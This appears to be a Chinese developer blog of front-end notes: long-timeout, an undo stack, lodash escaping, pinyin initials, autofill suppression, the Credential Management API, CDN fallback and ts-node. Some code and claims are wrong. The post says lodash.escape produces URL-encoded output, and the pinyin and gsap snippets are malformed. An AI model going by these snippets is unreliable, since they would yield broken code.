- Transactional
- Welcome
- Receipt
- Ecommerce
- Event
- Newsletter
- Travel
- Entertainment



Black Friday

 Mailjet 

search for templates 



Mangez-Moi
Product | Concept | Contact

Christmas

 Mailjet 



Clothes
ONLY FOR YOU

Happy New Year

 Mailjet 

超长定时器 long-timeout

最近在开发一些定时任务。因为 setTimeout 或者 setInterval 仅支持 24.8 ($2^{31}-1$ ms) 天。如果使用上述 API 进行开发定时任务就会出现问题。

$2147483648 / 1000 / 60 / 60 / 24 = 24.855134814814818$

```
setTimeout(() => {
  console.log("hello-world");
}, 2147483648);
```

在控制台执行上述 js 代码就会立即输出 hello-word 字符串。而不是在 24 天以后输出。

[long-timeout](#) 支持更长时间维度的定时器。

```
var lt = require('long-timeout')

var timeout = lt.setTimeout(function() {
  console.log('in 30 days')
}, 1000 * 60 * 60 * 24 * 30)

var interval = lt.setInterval(function() {
  console.log('every 30 days')
}, 1000 * 60 * 60 * 24 * 30)

// Clear them
lt.clearTimeout(timeout)
lt.clearInterval(interval)
```

该库底层依然使用 setTimeout 实现。

```
var TIMEOUT_MAX = 2147483647;

// 如果当前时间小于 2147483647 ms, 直接执行回调函数
if (this.after <= TIMEOUT_MAX) {
    this.timeout = setTimeout(this.listener, this.after)
} else {
    var self = this
    // 否则继续执行该函数
    this.timeout = setTimeout(function() {
        // 不断减少 2147483647 ms。直到时间小于 2147483647 ms
        self.after -= TIMEOUT_MAX
        self.start()
    }, TIMEOUT_MAX)
}
```

基于内存的全文搜索引擎 MiniSearch

MiniSearch 是一个用 JavaScript 编写的小型但功能强大的内存中全文搜索引擎。它可以在 Node 和浏览器中轻松运行。

机器人工具集合

ROBOT WEB TOOLS 是一组用于构建基于 WEB 的机器人应用程序的开源模块和工具。

具体网址目前在 [RobotWebTools](#)

微小的撤销功能

```
function createUndoStack() {
  const past = [];
  const future = [];
  return {
    push(doFn, undoFn, ...withArgumentsToClone) {
      const clonedArgs = structuredClone(withArgumentsToClone);
      const action = {
        doWithData() {
          doFn(...clonedArgs);
        },
        undoWithData() {
          undoFn(...clonedArgs);
        },
      };
      action.doWithData();

      // Adding a new action wipes the redoable steps
      past.push(action);
      future.length = 0;
    },
    undo() {
      let action = past.pop();
      if (action) {
        action.undoWithData();
        future.unshift(action);
      }
    },
    redo() {
      let action = future.shift();
      if (action) {
        action.doWithData();
        past.push(action);
      }
    },
    get undoAvailable() {
      return past.length > 0;
    },
    get redoAvailable() {
      return future.length > 0;
    },
    clear() {
      past.length = 0;
    }
  };
}
```

```
    future.length = 0;
    return true;
}
}

export {createUndoStack};
```

js 手写生成 pdf

pdf 无处不在，尤其在电子书领域，相比于 epub, mobi 等格式，pdf 还是主流格式。对于网页打印来说，还有生成 pdf 的选项。

之前我在移动端开发报表功能展示时，便是使用 [puppeteer](#) 作为服务渲染网页然后生成 pdf 下载。

而 [jspdf](#) 无疑解决了 pdf 生成问题，让开发更简单。

大家可以直接到官网查看其功能，只需要几行简单 js 代码就能生成漂亮的 pdf。

注：该库为了安全，也使用了 [DOMPurify](#), 可以看看 [xss 过滤器 DOMPurify](#)

查找解析祖先文件工具 `find-up`

我们在编写的开源工具往往会在 `node_modules` 文件夹中。有些时候我们需要解析到项目根目中。

这时候 [`find-up`](#) 就非常有用了。

聊聊 Unicode 编码

先罗列一下可以使用的不同的字符编码。

获取对应字符

直接可以在浏览器中使用 '\u000A' 就可以得到对应的字符 '\n'。还有一些看不到的字符 ' '(Unicode 字符 '/u2028') 或者 ' '(Unicode 字符 '\u3000') 可以辅助开发者。

换行符

- U+000A, 就是最正常换行符, 在字符串中的 \n
- U+000D, 这个字符真正意义上的回车, 在字符串中是 \r
- U+2028, 是 Unicode 中的行分隔符
- U+2029, 是 Unicode 中的段落分隔符

空白符号

- 是 U+0009, 是缩进 TAB 符(), 字符串中写的 \t
- U+000B, 也就是垂直方向的 TAB 符 \v
- U+000C, Form Feed, 分页符, 字符串直接量中写作 \f
- U+0020, 就是最普通的空格
- U+00A0, 非断行空格, 它是 SP 的一个变体, 在文字排版中, 可以避免因为空格在此处发生断行, 其它方面和普通空格完全一样
- U+FEFF, 这是 ES5 新加入的空白符, 是 Unicode 中的零宽非断行空格, 在以 UTF 格式编码的文件中, 常常在文件首插入一个额外的 U+FEFF, 解析 UTF 文件的程序可以根据 U+FEFF 的表示方法猜测文件采用哪种 UTF 编码方式。这个字符也叫做 bit order mark

特殊符号

- U+3000,是一个不可见的字符, 前端开发者可以利用组装字符串

打印

<https://github.com/jasonday/printThis>

<https://www.matuzo.at/blog/i-totally-forgot-about-print-style-sheets/>

自然语言日期解析器 Chrono

在日常开发中，有一些时间使用相对时间会对用户更加友好。更加直观。例如

- 即将到期的操作时间
- 最近执行的操作时间

当然，开发者可以按照当前业务对时间精细的维度来构建相对时间解析器。如：



使用 escape 解决 HTML 空白折叠

对于富文本编辑器产生的内容，我们可以利用 xss 过滤器 DOMPurify 等工具来解决 xss 攻击。

由于 HTML 解析会存在空白折叠的问题，对于使用 input type=textarea 的多行文本我们需要转换成 html 才能够实现换行功能。

由于转换过程可能涉及到 xss 攻击，所以我们需要做一些基础的转换。如此就不会产生此类问题。

此时我们使用 lodash.escape，该函数可以转义 string 中的 "&", "<", ">", "'", "", 和 `` 字符为 HTML 实体字符。

即：

```
escape('fred, barney, & pebbles<bbb></bbb>');
// =>
"fred%2C%20barney%2C%20%26%20pebbles%3Cbbb%3E%3C/bbb%3E"
```

转换多行代码逻辑代码如下所示

```
import escape from 'lodash/escape';

export const formatMultilineText = (text: string, fontSize: number = 0.5) => {
  if (!text || typeof text !== "string") {
    return '';
  }
  return text.split(/\r?\n/).map(line => {
    // 去除每一行最后的空白并进行转义
    return escape(line.replace(/\s+$/.g, ''))
      // 转换制表符为多个空格
      .replace(/\t/g, '        ')
      // 转换多个空格为 span 避免空白折叠，一个空格并不影响
      .replace(/\s{2,}/g, (replacement: string) => {
        return `<span style='display:inline-block;width:${replacement.length * fontSize}em'></span>`
      })
    }
  ).join('<br/>')
}
```

注意：随着 lodash 的更新，escape 转义变得更加严格，涉及到

转义前 转义后

\t	%09
空格	%20
%	%25

鉴于 % 也会转义为 %25，所以这里并不需要担心原有文字中会存在 %09 %20 被转义的情况，重新处理为：

```
import escape from 'lodash/escape';

export const formatMultilineText = (text: string, fontSize: number = 0.5) => {
  if (!text || typeof text !== "string") {
    return '';
  }
  return text.split(/\r?\n/).map(line => {
    // 去除每一行最后的空白并进行转义
    return escape(line.replace(/\s+$/g, ''))
      // 转换制表符为多个空格
      .replace(/%20/g, ' ')
      .replace(/%09/g, ' ')
      // 转换多个空格为 span 避免空白折叠，一个空格并不影响
      .replace(/\s{2,}/g, (replacement: string) => {
        return `<span style='display:inline-block;width:${replacement.length * fontSize}em'></span>`
      })
    }
  ).join('<br/>')
}
```

组合键提升用户体验

在开发一些企业 Sass 项目或者浏览器辅助工具类中，为了简化 pc 端操作，我们甚至可以提供用户组合键位，如此以来，用户可以更快完成需求的操作。

如 [vimium](#) 提供了用 vim 的方式操作浏览器，可以让鼠标彻底失去效果。

这里推荐使用 [Keymage](#) 。

```
// bind on 'a'  
keymage('a', function() { alert("You pressed 'a'"); });  
  
// returning false prevents default browser reaction (you can always use  
// e.preventDefault(), of course)  
keymage('ctrl-e', function() { return false; });  
  
// binding on 'defmod' binds on Command key on OS X and on Control key in other  
// systems  
keymage('defmod-j', function() { alert("I am fired"); });
```

或者

<https://github.com/madrobbey/keymaster>

[极简的键盘事件监听库](#)

不过如何设计出让用户用的爽的快捷键则是更加复杂的问题。

提升交互体验的 web Observer

web 领域有很多的 Observer，这些 Observer 可以实时反馈网页的某些交互变化。

- Intersection Observer 是观察元素是否进入视口的状态
- Mutation Observer，可以观察 DOM 元素的增删以及属性变化
- Resize Observer，可以观察元素的尺寸变化

下面介绍一下使用它们各自可能使用的场景。

Intersection

由于可见 (visible) 的本质是，目标元素与视口产生一个交叉区，所以这个 API 叫做“交叉观察器”。

IntersectionObserver 适用于惰性加载功能。惰性加载就是只有在元素进入视口时才加载资源，这样可以节省带宽，提高网页性能。

惰性加载用于最多的功能就是：图片懒加载。特别针对于电商或其他展示类网站来说，图片资源是很重的。

当然，随着时间的推移，浏览器已经提供了原生的懒加载。

```

```

虽然目前网络已经不再是负担（对于个别用户来说，未必不是），但是可以减少加载与解析时间对性能的提升也是巨大的。

```
<div data-astro-id="3459833264469372"></div>

<script type="module">

/* scaffolding put before the code */
((o=new IntersectionObserver(([isIntersecting,target]))=>{isIntersecting&&
(o.disconnect(),

/* code run when the section is visible */
Promise.all([
    import('https://cdn.skypack.dev/react'),
    import('https://cdn.skypack.dev/react-dom'),
]).then( ([
    { default: React },
    { default: ReactDOM },
]) => ReactDOM.render(
    React.createElement('strong', {}, 
        'This was rendered with React!',
    ),
    target,
) )

/* scaffolding put after the code */
)})=>{o.observe(document.querySelector('[data-astro-
id="3459833264469372"]'))}()
```

Mutation

Ressize

切换中文简繁字体

只用如下所示的 css 属性就可以完成中文字体切换。

```
body {  
    font-variant-east-asian: traditional;  
}
```

但该功能需要当前浏览器内含繁体字字体， Windows 系统没有对应的繁体字体，所以不能默认使用。

使用 gsap 操纵动画序列

补间动画指的是：在制作动画的过程中，只需要把当前动画的第一帧和最后一帧的画面做好，电脑就能帮你做出中间的部分，非常的简单有趣，而补间动画有动作补间动画与形状补间动画两种。

GSAP 是一套脚本动画工具集合。内核可以利用补间控制动画序列。同时该库还提供了省时插件、缓动工具、实用方法等附加功能。

同时，它具有非常优秀的性能。在许多情况下，它甚至比 CSS3 动画和过渡更快。获得流畅的 60fps requestAnimationFrame 驱动的动画。

GSAP 完全可以命名为“GreenSock 属性操纵器”（GSPM）。

```
import gsap from "gsap";

// 获取其他插件
import ScrollTrigger from "gsap/ScrollTrigger";
import Draggable from "gsap/Draggable";

// 或者从 all 中导入插件
import { gsap, ScrollTrigger, Draggable, MotionPathPlugin } from "gsap/all";

// 注册插件
gsap.registerPlugin(ScrollTrigger, Draggable, MotionPathPlugin);
```

用法

基本补间

```
gsap.to("#logo", {
  duration: 1,
  x: 100,
  onComplete: tweenComplete,
  onCompleteParams: ["done!"]
})

function tweenComplete(message) {
  console.log(message)
}

const tween = gsap.from("#logo", {
  duration: 1,
  x: 100,
  onComplete: tween.restart(),
})

gsap.set("#logo", {
  fontSize: 20,
  x: 10,
  ease: 'bounce',
})
```

时间序列 timeLine

```
const tl = gsap.timeline({
  // 默认参数
  defaults: {
    duration: 1
  }
})

tl.add( gsap.to("#id", {duration: 2, x: 100}) )
tl.to("#id", {duration: 2, x: 100}) //shorter syntax!

//chain all to() methods together on one line
tl.to(".green", {duration: 1, x: 200}).to(".orange", {duration: 1, x: 200,
scale: 0.2}).to(".grey", {duration: 1, x: 200, scale: 2, y: 20})

//we recommend breaking each to() onto its own line for legibility
tl.to(".green", {duration: 1, x: 200})
  .to(".orange", {duration: 1, x: 200, scale: 0.2})
  .to(".grey", {duration: 1, x: 200, scale: 2, y: 20})
```

获取汉字拼音首字母

前端可以直接可以根据 localeCompare API 来进行中文按照拼音排序。我们也可以根据 localeCompare 来确认当前中文的拼音首字母(常用于地址、手机号等联系人排序功能)。

```
// 获取可以使用的英文，去除 iuv 等不能作为拼音首字母的字符
const letters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'.split('')
// 中文对应拼音的首位
const zh = '阿八嚓咤哿发哿哈叽哇垃麻擎噢哿七哿切它哿夕哿市'.split('')

export const getTheFirstLetterForPinyin = (chineseChar = '', useUpperCase =
false) => {
    // 如果没有 localeCompare， 直接返回空字符串
    if (!String.prototype.localeCompare) {
        return ''
    }

    // 获取的中文如果不是字符串或者长度为 0， 直接返回
    if (typeof chineseChar !== 'string' || !chineseChar.length) {
        return ''
    }

    let firstLetter = ''
    const firstChar = chineseChar[0]
    // 如果是字母或者数字，直接返回当前字符
    if (/^\w/.test(firstChar)) {
        firstLetter = firstChar;
    } else {
        // 否则去对比按照排序决定当前汉字的位置，然后确认拼音首字母
        letters.some((item, index) => {
            if (firstChar.localeCompare(zh[index]) >= 0 &&
firstChar.localeCompare(zh[index + 1]) < 0) {
                firstLetter = item
                return true
            }
        })
        return false
    }
}

return useUpperCase ? firstLetter.toUpperCase() : firstLetter.toLowerCase()
```

进一步来看，我们可以根据该函数获取整个拼音：

```
'你好世界'.split('').map(item => getTheFirstLetterForPinyin(item)).join('')
// => nhsj
```

如此，我们可以把首字母数据存储到数据库用于数据库检索(用户只输入拼音首字母是非常简单的)。当然，中文的多音字也会让其发生部分错误如：音乐会变成 "yl"。但是大部分情况下，该方案简单有效。如果涉及到多音字以及更加精细的匹配可以使用 [pinyin-pro](#) 库。

禁止浏览器进行表单填充

某些情况下，用户需要浏览器不提供填充功能，尤其是登陆界面的密码填充。这时候我们就需要基于表单做一些特殊处理。这是非常麻烦的。而 [disableautofill.js](#) 提供了这个功能。我们可以这样使用：

```

<form id="testForm" method="get" action="/">
    <div class="input-group">
        <label>Username</label>
        <input type="text" name="username">
    </div>
    <div class="input-group">
        <label>Password</label>
        <input type="text" name="password" class="test-pass">
    </div>
    <div class="input-group">
        <label>Confirm password</label>
        <input type="text" name="confirm_password" class="test-pass2">
    </div>
    <div class="button-section">
        <button type="submit">Submit</button>
    </div>
</form>

<script>
function checkForm() {
    form = document.getElementById('login-form');
    if (form.password.value == '' || form.confirm_password.value == '') {
        alert('Cannot leave Password field blank.');
        form.password.focus();
        return false;
    }
    if (form.username.value == '') {
        alert('Cannot leave User Id field blank.');
        form.username.focus();
        return false;
    }
    return true;
}

var daf = new disableautofill({
    'form': '#testForm',
    'fields': [
        '.test-pass', // password
        '.test-pass2' // confirm password
    ],
    'debug': true,
    'callback': function() {

```

```
        return checkForm();
    }
});

daf.init();
</script>
```

这个库做了以下几件事

- 替换type="password"为type="text"
- 用星号替换密码文本
- 在表单上添加一个属性 autocomplete="off"
- 随机化属性 name 以防止 Google Chrome 记住您填写的内容

这也就意味着，当前界面表现的数据和真实输入的数据不一致。这时候如果我们用的前端框架，需要把表单项作为非受控组件组件。

后续发现了一个更加简单的方式。

- 替换type="password"为type="text" 并且使用字体文件 font-family
- 在表单上添加一个属性 autocomplete="off"

```
@font-face {
    /* 该字体只有显示密码的字符 */
    src: url(../../assets/css/PasswordEntry.ttf);
    font-family: "password";
}

/* 我们使用 password 字体，这样展示就没有问题了 */
.pwd-input {
    font-family: "password";
}
```

这个方案其实也有问题：如果用户在 input text 中进行复制，是会把真实密码给复制出来的。这取决于用户是否能够接受。

事实上，字体文件甚至可以在一定程度上防御爬虫，例如旅游或者电商网站，涉及到金额等信息时候，完全可以通过数字字符集来进行变化处理，例如 json 数据或者 dom 结构上都会展示 1234(此处去除了货币格式)，但事实上，用户实际看到的却是另外的数字 (6754)。

手写一个同步服务端时间的小工具

在前端开发的过程中，开发者经常会用到 new Date() 来获取当前时间，但是 new Date() 是获取的当前操作系统的时间，由于用户可以修改当前电脑时间，所以它是不准确的。

大部分情况下，用户修改当前电脑时间都没有什么问题，但是当我们需要根据服务端传递的数据时间与当前时间进行计算时，前端展示就会出错。同时，需要过期时间的数据（时间）存入前端缓存（localStorage, IndexedDB）中也是会出现问题。

这时候我们考虑使用服务器提供的时间，而不是前端时间。服务器每次进行数据交互时都会在响应头提供时间数据。我们可以通过该数据修正前端时间。



于是个人写了一个小工具 [sync-time](#)。以 fetch 为例子：

```
import { sync, time, date } from 'sync-time'

async functiongetJSON() {
  let url = 'https://www.npmjs.com/search?q=';
  let response
  try {
    response = await fetch(url);

    // 响应头部通常会有 date 数据
    console.log(response.headers.get('date'))

    // 把响应头时间作为服务器时间，调用 sync 同步数据
    sync(response.headers.get('date'))
  } catch (error) {
  }
  return response.body
}

getJSON()

// => 返回数字，即修正好的毫秒 getTime
time()
// 1670345143730

// 返回 Date, new Date(time())
date()
// Wed Dec 07 2022 00:46:47 GMT+0800 (中国标准时间)
```

源代码如下所示：

```
let diffMillisecond: number = 0

// 获取前端时间
const getCurrentTime = (): number => (new Date()).getTime();

// 同步时间
const sync = (time: Date | string): void => {
    // 没有传递时间，直接使用前端时间
    if (!time) {
        diffMillisecond = 0
        return
    }

    // 获取 UNIX 时间戳
    const syncTime = time instanceof Date ? time.getTime() : Date.parse(time)

    // 当前是 NaN，直接返回
    if (Number.isNaN(syncTime)) {
        return
    }

    // 获取两个时间的差值
    diffMillisecond = syncTime - getCurrentTime()
}

// 补差值并获取 UNIX 时间戳
const time = (): number => getCurrentTime() + diffMillisecond

const date = (): Date => new Date(time())

export {
    sync,
    time,
    date
}
```

使用凭证优化登录流程

一直以来，登录网站总是一件非常麻烦的事情，尤其是在移动端。用户输入账号密码并提交给服务器进行校验，服务器校验通过之后将创建 session 保持会话。基于安全角度的考虑，用户的账号密码是不允许通过 JavaScript 写入本地存储之中的。当 session 会话过期时，用户将不得不再次输入账号密码信息进行登录，体验很差。我们可以用 Credential API。

以下为登陆成功的参数

```
const { name, password } = params

const { userName, userIcon } = await login({name, password})

// 不支持 api, 直接返回
if (!window.PasswordCredential) {
    return
}

const cred = new PasswordCredential({
    // 用户名 必填
    id: name,
    // 密码 必填
    password: password,
    // 后续账号展示 选填
    name: userName,
    // 后续账号展示 选填
    iconURL: userIcon || defaultIcon,
})

// 也可以通过 navigator.credentials.create 异步创建凭证
const cred = await navigator.credentials.create({
    password: {
        // 用户名 必填
        id: name,
        // 密码 必填
        password: password,
        // 后续账号展示 选填
        name: userName,
        // 后续账号展示 选填
        iconURL: userIcon || defaultIcon,
    }
})

// 存储凭证, 返回一个 Promise, 用户可以选择允许或者拒绝
navigator.credentials.store(cred)
```

在执行 `navigator.credentials.store(cred)` 进行保存时，方法会返回一个 `promise` 对象，同时在页面上弹出对话框提示用户是否进行密码存储，只有当用户选择“保存”时，`promise` 对象才会 `resolve`，点击“x”关闭对话框或者点击“一律不”时，`promise` 将 `reject`。

需要注意的是，如果用户选择了“一律不”，那么在后续调用 navigator.credentials.store(cred) 时，返回的 promise 对象将直接 resolve 而不会弹出任何对话框。因此在设计凭证存储流程时，一定要记住只在最合适的时候发起凭证存储。同时，存储流程需要考虑到凭证存储成功和失败之后的应对措施。

```
if (!window.PasswordCredential) {  
    return;  
}  
  
if (!isLogin()) {  
    // 返回一个 Promise，根据策略用户需要选择账号  
    const cred = await navigator.credentials.get({  
        password: true,  
        // 获取策略 optional required silent(不适合多账号切换的场景)  
        //  
        mediation: 'optional'  
    })  
  
    const { id, password } = cred;  
}
```

mediation 设置情况如下所示：

- required 当用户进入界面时，账户选择器每次都会展现
- optional 当用户接入界面时，将不会弹出账号选择器而直接返回上次选择好的身份凭证信息，从而起到简化用户登录流程的作用。需要调用 navigator.credentials.preventSilentAccess 来取消这个过程
- silent 不适合多账号切换的场景，这里就不再介绍，结合 optional 和 preventSilentAccess 即可

事实上，Credential API 还提供了第三方登录的凭证。

```
// 不支持 api, 直接返回
if (!window.FederatedCredential) {
    return
}

const cred = new FederatedCredential({
    // 用户的 email、username 等能够唯一标识用户的属性值
    id: 'xxxx',
    // 第三方账号提供方, 需要填入符合 URL 校验规则的账号提供方网址
    provider: 'https://www.baidu.com',
    // 选填名称
    name: 'xxxx'
})

// 也可以通过 navigator.credentials.create 异步创建凭证
const cred = await navigator.credentials.create({
    federated: {
        // 用户的 email、username 等能够唯一标识用户的属性值
        id: 'xxxx',
        // 第三方账号提供方, 需要填入符合 URL 校验规则的账号提供方网址
        provider: 'https://www.baidu.com',
        // 选填名称
        name: 'xxxx'
    }
})

navigator.credentials.store(cred)
```

通常第三方账户登录使用 OAuth2.0 等方式授权, 不能直接用 assess_token 等具有时效性的值作为 id, 需要做好 id 与 assess_token 的映射关系。不理解的同学可以学习 [理解OAuth 2.0](#)。

提取关键路径 CSS 工具 critical

[critical] 可以从 HTML 中提取并内联关键路径（首屏）CSS。

静态网站搜索工具 pagefind

pagefind 与其他网站搜索工具不同，该库只需要当前网站静态文件的文件夹。也就是说它可以适用于 Hugo、Eleventy、Jekyll、Next、Astro、SvelteKit，并在其构建后运行。

例如我们可以在 astro build 直接使用 pagefind。

```
"build": "astro build && pagefind --site dist",
```

pagefind 这个命令会在 dist 文件夹中生成 pagefind 文件夹。

快速调试编辑器 RunJS

工欲善其事，必先利其器

随着前端开发的发展更迭，前端日常开发工作变得愈发复杂愈发深入，同时前端工程中从项目初始化、编译、构建到发布、运维也变得细化而成熟。日常前端工作的每个环节都涌现出丰富的工具、服务和解决方案来解决工程效率的问题。

在需要快速调试的情况下，我推荐开发工具 [RunJS](#)。

RunJS 一个用作 JavaScript / TypeScript(目前没有提供检查 ts) 暂存器的桌面应用程序。这是我最喜欢的用于快速调试和测试事物的工具。

RunJS 适合代码段的开发和使用。默认我们就可以直接使用 ts, babel。

```
/**  
 * @param number 数字  
 * @param precision 小数位数  
 */  
function round(number: number, precision: number = 2) {  
    return Math.round(+number + 'e' + precision)) / (10 ** precision)  
}  
  
0.1 + 0.2  
0.30000000000000004  
  
round(0.1 + 0.2)  
0.3
```

我们可以在上面自由的实验新 api:

```
let num: number = 1  
  
num &&= 0  
0
```

当我们面临新的 js 库（非 UI 库）时，当前编辑器会提示我们

```
import Nzh from 'nzh'

var nzh = new Nzh({
  ch: "〇壹貳叄肆伍陸柒捌玖",      // 数字字符
  ch_u: "个十百千万亿兆京",        // 数位单位字符, 万以下十进制, 万以上万进制, 个位不能省略
  ch_f: "负",                      // 负字符
  ch_d: "点",                      // 小数点字符
  m_u: "元角分厘",                // 金额单位
  m_t: "人民币",                  // 金额前缀
  m_z: "正"                        // 金额无小数后缀
});
nzh.encode("1000100000000000"); // 壹京〇壹兆
nzh.decode("壹兆");             // 1000000000000
nzh.toMoney("1.234");           // 人民币壹元贰角叁分肆厘
```

Error: Cannot find module 'nzh' [Install](#)

再点击安装之后：

```
import Nzh from 'nzh'

var nzh = new Nzh({
  ch: "〇壹貳叄肆伍陸柒捌玖",      // 数字字符
  ch_u: "个十百千万亿兆京",        // 数位单位字符, 万以下十进制, 万以上万进制, 个位不能省略
  ch_f: "负",                      // 负字符
  ch_d: "点",                      // 小数点字符
  m_u: "元角分厘",                // 金额单位
  m_t: "人民币",                  // 金额前缀
  m_z: "正"                        // 金额无小数后缀
});
nzh.encode("1000100000000000"); // 壹京〇壹兆
nzh.decode("壹兆");             // 1000000000000
nzh.toMoney("1.234");           // 人民币壹元贰角叁分肆厘'
```

RunJs 编辑器可以迅速的进行代码测试，提供正向反馈

- 新库测试与使用
- 算法调试
- JavaScript 代码的讲解以及教学

TypeScript 代码执行工具

随着 Node v23.6.0 的发布，我们已经可以在 Node.js 中直接运行 TypeScript 代码。

```
node yourapp.ts
```

但是在当前版本中，Node.js 中当前对 TypeScript 的支持是通过类型剥离实现的：Node.js 所做的就是删除与类型相关的所有语法。它从不转译任何东西。

`ts-node` 现在已经可以结束他的使命了

`ts-node` 是一个用于直接执行 TypeScript 代码的 Node.js 实现，它允许开发者在不预先编译的情况下运行 TypeScript 文件。`ts-node` 结合了 TypeScript 编译器和 Node.js，使得开发和测试 TypeScript 代码更加便捷。

核心功能

- 即时编译和执行：`ts-node` 在运行时即时编译 TypeScript 代码，并将其传递给 Node.js 以执行。这避免了需要先手动编译 TypeScript 代码为 JavaScript 的步骤。
- REPL 环境：提供一个 REPL（Read-Eval-Print Loop）环境，可以在其中直接输入和执行 TypeScript 代码，类似于 Node.js REPL。
- 集成 TypeScript 配置：`ts-node` 可以读取和使用项目中的 `tsconfig.json` 配置文件，以确保代码按照指定的 TypeScript 编译选项执行。

安装

可以通过 npm 安装 `ts-node`：

```
npm install -g ts-node
```

或者在项目中本地安装：

```
npm install --save-dev ts-node
```

基本用法

- 直接运行 TypeScript 文件：

```
ts-node src/index.ts
```

这条命令会即时编译并运行 src/index.ts 文件中的 TypeScript 代码。

- 使用 REPL：

```
ts-node
```

进入 REPL 环境后，可以直接输入和执行 TypeScript 代码。

- 指定 tsconfig.json：如果需要使用特定的 tsconfig.json 配置文件，可以使用 `--project` 选项：

```
ts-node --project tsconfig.json src/index.ts
```

配合其他工具

- 与 nodemon 配合：在开发过程中，可以结合 nodemon 使用 ts-node，以便在代码更改时自动重启应用：

```
nodemon --exec ts-node src/index.ts
```

- 测试框架集成：

许多测试框架（如 Mocha、Jest）都支持与 ts-node 集成，以便直接编写和运行 TypeScript 测试代码。

mocha 配置

```
mocha --require ts-node/register src/**/*.spec.ts
```

jest.config.js 配置

```
module.exports = {  
  transform: {  
    "^.+\\\.ts$": "ts-jest",  
  },  
  testEnvironment: "node",  
  moduleFileExtensions: ["ts", "js"],  
};
```

性能优化

在大型项目中，运行 TypeScript 代码的性能可能会受到影响。可以使用一些选项来优化 ts-node 的性能：

- 跳过类型检查： 使用 `--transpile-only` 选项跳过类型检查，只进行转译：

```
ts-node --transpile-only src/index.ts
```

- 启用缓存： 使用 `--cache` 选项启用编译结果的缓存，以加快后续运行速度：

```
ts-node --cache src/index.ts
```

- 使用 swc 编译器： swc 是一个速度非常快的 TypeScript/JavaScript 编译器，可以与 ts-node 配合使用：

首先安装 ts-node 和 @swc/core：

```
npm install ts-node @swc/core @swc/helpers
```

然后使用 ts-node 时指定 swc 作为编译器：

```
ts-node --swc src/index.ts
```

总结

ts-node 是一个强大的工具，使开发者能够在 Node.js 环境中直接运行 TypeScript 代码，而无需预先编译。它简化了开发流程，提高了开发效率，特别适合于快速开发和测试 TypeScript 应用程序。通过结合其他工具（如 nodemon 和测试框架），ts-node 能够在开发工作流中发挥更大的作用。

自动切换故障 CDN 工具

对于企业服务来说，我们当然应该花钱购买 CDN 服务来提升页面加载速度。但是针对个人来说，免费的公共库 CDN 服务更为划算。

免费服务的 CDN 不够稳定和安全

- 遭受恶意攻击
- 本身服务由于各种原因不在提供支持

服务崩溃了，那网站引用的相应资源文件也会失效。然后整个网站无法使用。之前 [BootCDN](#) 在 2018 年停止过服务，虽然网站早有提醒，但是我还是中招了。事后也添加了失效引入代码。

```
<script src="http://lib.sinaapp.com/js/jquery11/1.8/jquery.min.js">
</script>
<script>window.jQuery || document.write(unescape("%3Cscript
src='/skin/mobile/js/jquery.min.js'%3E%3C/script%3E"))</script>
```

在学习的过程中，我发现了一个较为不错的解决方案 [freeCDN](#)。

freecdn 核心使用了 Service Worker。它是一种浏览器后台服务，能拦截当前站点产生的 HTTP 请求，并能控制返回结果，相当于给网站加了一层反向代理。有了这个黑科技，我们可以把传统 CDN 的功能搬到前端，例如负载均衡、故障切换等，通过 JS 灵活处理各种请求。

事实上，Service Worker 生命周期是非常复杂的(需要深入的了解与学习)，笔者之前的开发中也是做过大量的实验(但并未在实际项目中使用)。我想通过学习 freeCDN 再一次学习 Service Worker。

LocalCDN 插件提升网站加载速度

一个有追求的开发人员对性能总是不满足的。

对于加载资源，我们可以借助 CDN 来提升网络速度。但是 CDN 还是依赖于网络，可能还会有一些开发者并不满意。

[LocalCDN](#) 是一款浏览器扩展工具，主要为 Mozilla 的 Firefox 浏览器开发。尽管插件也可用于基于 Chromium 内核的浏览器，但是有些功能仅在 Firefox 才能使用。

LocalCDN 插件通过劫持注入 CDN 资源以便提升速度。没错，如果我们把很多网络资源放在本地（插件中），那么网站的速度将会再次提升一个档次(当前插件不针对个人开发网站，而是浏览的所有使用公用 cdn 的网站)。

第一时间在 Firefox 浏览器安装好插件后，我就尝试加载网站，但很可惜，在某些网站上浏览器显示一片空白。

在查询文档后发现，虽然 LocalCDN 可以劫持请求，但是 HTML 源代码中某些选项会禁止这一切。如

- crossorigin

crossorigin 强制浏览器忽略其他源。

- integrity

integrity 为当前 js 库提供 hash 值来匹配，但插件仅仅提供最新的 cdn，因此该属性也不可使用。


这种情况下，我们必须在 script 中去除这两个属性。事实上，有且仅有火狐浏览器支持 [webRequest.filterResponseData](#) 接口，LocalCDN 通过该接口读取 HTML 源代码，然后在浏览器显示时删除这些属性。

我们只需要在插件中打开“过滤 HTML 源码”开关即可。




我们可以在此对比一下是否 html 过滤流程：

没使用 HTML 过滤时候



使用 HTML 过滤时候



但在其他浏览器中，是没有办法过滤 HTML 源码的。所以我们能做的是关闭当前网站的插件使用。



玩的开心，⚠ 注意安全！

静态代码分析工具 Understand

不同阶段的程序员都需要查看大量代码来提升自己当前的代码能力，在他人的推荐下，我开始尝试使用 Understand 软件并且展开一下讨论和了解。

漂亮的专业排版软件 TeXMac

